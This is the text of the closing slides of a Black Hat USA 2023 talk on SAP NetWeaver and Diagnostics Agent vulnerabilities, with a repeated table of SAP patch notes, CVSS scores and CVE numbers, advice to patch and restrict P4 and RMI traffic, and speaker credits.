


Sends P4 traffic embedded inside HTTPs request to P4T

Stage 3





Stage 2




Stage 1









Stay Secure

Patch	Description	CVSS	CVE
3305369	Multiple vulnerabilities in SAP Diagnostics Agent	10	CVE-2023-27497
3252433	Arbitrary read of OS files + Full DoS in locking service	9.9	CVE-2023-23857
3273480	SQL injection (read) + DoS in User Defined Search service	9.9	CVE-2022-41272
3267780	SQL injection (read) + DoS in JobBean service	9.4	CVE-2022-41271
3268093	RFC arbitrary function execution + JCO password leak in rfcengine service	9.4	CVE-2023-0017
3285757	Privilege Escalation vulnerability in SAP Host Agent (Start Service)	8.8	CVE-2023-24523
3317453	Incorrect reference handling leading to arbitrary application startup	8.2	CVE-2023-30744
3275727	Memory Corruption vulnerability in SAPOSCOL	7.2	CVE-2023-27498
3348145	Header Injection in SAP Solution Manager (Diagnostic Agent)	7.2	CVE-2023-36921
3352058	Unauthenticated blind SSRF in SAP Solution Manager (Diagnostics agent)	7.2	CVE-2023-36925
3289994	Missing Authentication check in SAP NetWeaver Enterprise Portal	6.5	CVE-2023-28761
3288096	Multiple information disclosures	5.3	CVE-2023-26460
3288394			CVE-2023-24526
3288480			CVE-2023-27268
3287784			CVE-2023-24527

Stay Secure

Patch	Description	CVSS	CVE
3305369	Multiple vulnerabilities in SAP Diagnostics Agent	10	CVE-2023-27497
3252433	Arbitrary read of OS files + Full DoS in locking service	9.9	CVE-2023-23857
3273480	SQL injection (read) + DoS in User Defined Search service	9.9	CVE-2022-41272
3267780	SQL injection (read) + DoS in JobBean service	9.4	CVE-2022-41271
3268093	RFC arbitrary function execution + JCO password leak in rfcengine service	9.4	CVE-2023-0017
3285757	Privilege Escalation vulnerability in SAP Host Agent (Start Service)	8.8	CVE-2023-24523
3317453	Incorrect reference handling leading to arbitrary application startup	8.2	CVE-2023-30744
3275727	Memory Corruption vulnerability in SAPOSCOL	7.2	CVE-2023-27498
3348145	Header Injection in SAP Solution Manager (Diagnostic Agent)	7.2	CVE-2023-36921
3352058	Unauthenticated blind SSRF in SAP Solution Manager (Diagnostics agent)	7.2	CVE-2023-36925
3289994	Missing Authentication check in SAP NetWeaver Enterprise Portal	6.5	CVE-2023-28761
3288096	Multiple information disclosures	5.3	CVE-2023-26460
3288394			CVE-2023-24526
3288480			CVE-2023-27268
3287784			CVE-2023-24527
3273729	Impact of CVE-2022-41271 and CVE-2022-41272	na	na
3299806	FAQ for SAP Security Note 3252433	na	na

Stay Secure

Patch	Description	CVSS	CVE
3305369	Multiple vulnerabilities in SAP Diagnostics Agent	10	CVE-2023-27497
3252433	Arbitrary read of OS files + Full DoS in locking service	9.9	CVE-2023-23857
3273480	SQL injection (read) + DoS in User Defined Search service	9.9	CVE-2022-41272
3267780	SQL injection (read) + DoS in JobBean service	9.4	CVE-2022-41271
3268093	RFC arbitrary function execution + JCO password leak in rfcengine service	9.4	CVE-2023-0017
3285757	Privilege Escalation vulnerability in SAP Host Agent (Start Service)	8.8	CVE-2023-24523
3317453	Incorrect reference handling leading to arbitrary application startup	8.2	CVE-2023-30744
3275727	Memory Corruption vulnerability in SAPOSCOL	7.2	CVE-2023-27498
3348145	Header Injection in SAP Solution Manager (Diagnostic Agent)	7.2	CVE-2023-36921
3352058	Unauthenticated blind SSRF in SAP Solution Manager (Diagnostics agent)	7.2	CVE-2023-36925
3289994	Missing Authentication check in SAP NetWeaver Enterprise Portal	6.5	CVE-2023-28761
3288096	Multiple information disclosures	5.3	CVE-2023-26460
3288394			CVE-2023-24526
3288480			CVE-2023-27268
3287784			CVE-2023-24527
3273729	Impact of CVE-2022-41271 and CVE-2022-41272	na	na
3299806	FAQ for SAP Security Note 3252433	na	na

Stay Secure

- › Apply relevant patches...
- › Restrict and monitor P4 access as possible
- › IPS, IDS and Firewall are always encouraged
- › Restrict RMI-like traffic

Conclusions

- › CVSS
- › No need to be an expert
- › Don't be afraid
- › Don't pursue the silver bullet, it could be frustrating



black hat[®]
USA 2023

AUGUST 9-10, 2023
BRIEFINGS

Thank you !

Pablo Artuso @Imkalg
Yvan Genuer linkedin.com/in/1ggy

<https://www.onapsis.com>

